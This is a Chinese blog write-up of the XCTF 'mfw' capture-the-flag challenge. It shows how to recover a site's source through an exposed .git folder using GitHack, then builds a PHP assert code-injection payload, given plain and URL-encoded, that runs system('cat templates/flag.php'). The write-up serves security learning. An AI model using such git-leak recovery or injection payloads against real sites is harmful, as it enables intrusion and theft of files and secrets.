# XCTF-高手进阶区：mfw

原创

1stPeak 于 2019-06-13 23:25:57 发布 2893 收藏 8

分类专栏： CTF刷题



本文链接：https://blog.csdn.net/qq_41617034/article/details/91893518






## XCTF-高手进阶区：mfw


## 目标：

- 学习git泄露有关知识：
  当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞
- 会简单构造php的payload
- 了解urlencode

## Writeup

（1）我们在http://111.198.29.45:46634/?page=about页面看到如下图所示







（2）看到git，我们应该想到git文件泄露（Git信息泄露的危害很大，渗透测试人员、攻击者，可直接从源码获取敏感配置信息（如：邮箱，数据库），也可以进一步审计代码，挖掘文件上传、SQL注射等安全漏洞）

首先我们测试一下是否存在git泄露：

url访问：`http://111.198.29.45:46634/.git/`，出现泄露的文件，因此得出存在git文件泄露




- 我们下载GitHack-master，使用GitHack.py进行扫描目标网站（注意：这个脚本只能使用python2运行，python3无法运行）GitHack是一个.git泄露利用测试脚本，通过泄露的文件，还原重建工程源代码

```
工作原理：
1、解析.git/index文件，找到工程中所有的： （ 文件名，文件sha1 ）
2、去.git/objects/ 文件夹下下载对应的文件
3、zlib解压文件，按原始的目录结构写入源代码
优点：
速度快，默认20个工作线程
尽量还原所有的源代码，缺失的文件不影响脚本工作
脚本不需要执行额外的git命令，all you need is python
脚本无需浏览目录
```


```
root@kali:~# cd GitHack-master/
root@kali:~/GitHack-master# ls
GitHack.py  lib  README.md
root@kali:~/GitHack-master# python GitHack.py http://111.198.29.45:46634/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/about.php
[OK] index.php
[OK] templates/home.php
[OK] templates/contact.php
[OK] templates/flag.php
root@kali:~/GitHack-master#
```



（3）我们接下来在脚本那幅图的基础上，再次查看GitHack-master，进入我们跑过的目标网址目录，查看flag.php…好像没啥用…

```
root@kali:~/GitHack-master# ls
111.198.29.45_46634  GitHack.py  index  lib  README.md
root@kali:~/GitHack-master# cd 111.198.29.45_46634/
root@kali:~/GitHack-master/111.198.29.45_46634# ls
index.php  templates
root@kali:~/GitHack-master/111.198.29.45_46634# cd templates/
root@kali:~/GitHack-master/111.198.29.45_46634/templates# ls
about.php  contact.php  flag.php  home.php
root@kali:~/GitHack-master/111.198.29.45_46634/templates# cat flag.php
<?php
// TODO
// $FLAG = '';
?>
```

- 也可以url查看搜索到的文件：




（4）我们再来看看主页index.php有什么内容

```
root@kali:~/GitHack-master/111.198.29.45_46634/templates# cd ..
root@kali:~/GitHack-master/111.198.29.45_46634# ls
index.php  templates
root@kali:~/GitHack-master/111.198.29.45_46634# cat index.php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
<!DOCTYPE html>
<html>
 <head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">

  <title>My PHP Website</title>

  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.
css" />
 </head>
 <body>
  <nav class="navbar navbar-inverse navbar-fixed-top">
   <div class="container">
```

```
      <div class="navbar-header">
       <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-
expanded="false" aria-controls="navbar">
              <span class="sr-only">Toggle navigation</span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
            </button>
            <a class="navbar-brand" href="#">Project name</a>
          </div>
          <div id="navbar" class="collapse navbar-collapse">
            <ul class="nav navbar-nav">
              <li <?php if ($page == "home") { ?>class="active"<?php } ?>><a href="?page=home">Home</a></li>
              <li <?php if ($page == "about") { ?>class="active"<?php } ?>><a href="?page=about">About</a></li>
              <li <?php if ($page == "contact") { ?>class="active"<?php } ?>><a href="?page=contact">Contact</a
></li>
      <!--<li <?php if ($page == "flag") { ?>class="active"<?php } ?>><a href="?page=flag">My secrets</a></li> -
->
            </ul>
          </div>
      </div>
  </nav>

  <div class="container" style="margin-top: 50px">
   <?php
    require_once $file;
   ?>

  </div>

  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/1.12.4/jquery.min.js" />
  <script src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js" />
 </body>
```

核心代码函数理解：

- assert()
  PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assertion 是 false 则返回 FALSE，否则是 TRUE。

strpos() 函数查找字符串在另一字符串中第一次出现的位置，如果没有找到字符串则返回 FALSE。
语法：strpos(string,find,start)
参数 描述
string 必需。规定要搜索的字符串。
find 必需。规定要查找的字符串。
start 可选。规定在何处开始搜索。

file_exists() 函数检查文件或目录是否存在
如果指定的文件或目录存在则返回 true，否则返回 false。

（5）接下来我们构造payload即构造page

即：

```
page=1stPeak','abc') === false and system("cat templates/flag.php") and strops('1stPeak
```

构造过程：

第一步：观察核心源码

```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

第二步：将$file先带进assert：


```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('templates/" . $page . ".php', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```


第三步：在第二步的基础上，对`assert("strpos('templates/" . $page . ".php', '..') === false") or die("Detected hacking attempt!");`中的page进行构造，使其可以执行flag.php

```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert(strpos('templates/1stPeak','abc') === false and system("cat templates/flag.php") and strops('1stPeak.php'
, '..') === false) or die("Detected hacking attempt!");
//assert(true and true and true) or die("Detected hacking attempt!");因此，不执行or die

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

注：上图中的cat templates/flag.php如果是cat /templates/flag.php会出现无法获取flag，因为/表示根目录，第一个表示在当前目录下（由上面脚本跑出的git泄露可以看出，index.php确实和templates在同一目录下），而第二个表示从当前目录下寻找templates，很抱歉，templates是不在根目录下的，人家是与index.php在同一目录（仅代表这道题不在根目录下）


url访问：获得flag








注：我们还可以使用bp进行传参，但是要将构造的语句进行urlencode，否则无法成功，如下图：

- 未经过urlencode：




- 经过urlencode




- urlencode也有不同，但

```
1stpeak'%2c'abc')%20%3d%3d%3d%20false%20and%20system(%22cat%20templates%2fflag.php%22)%20and%20strops('1stpeak
```

与

```
1stPeak%27%2c%27abc%27)+%3d%3d%3d+false+and+system(%22cat+templates%2fflag.php%22)+and+strops(%271stPeak
```

是等价的

参考：

https://www.freebuf.com/sectool/66096.html

https://www.cnblogs.com/JKding233/p/10864033.html

https://blog.csdn.net/qq_41381461/article/details/90482374

https://blog.csdn.net/zz_Caleb/article/details/89318443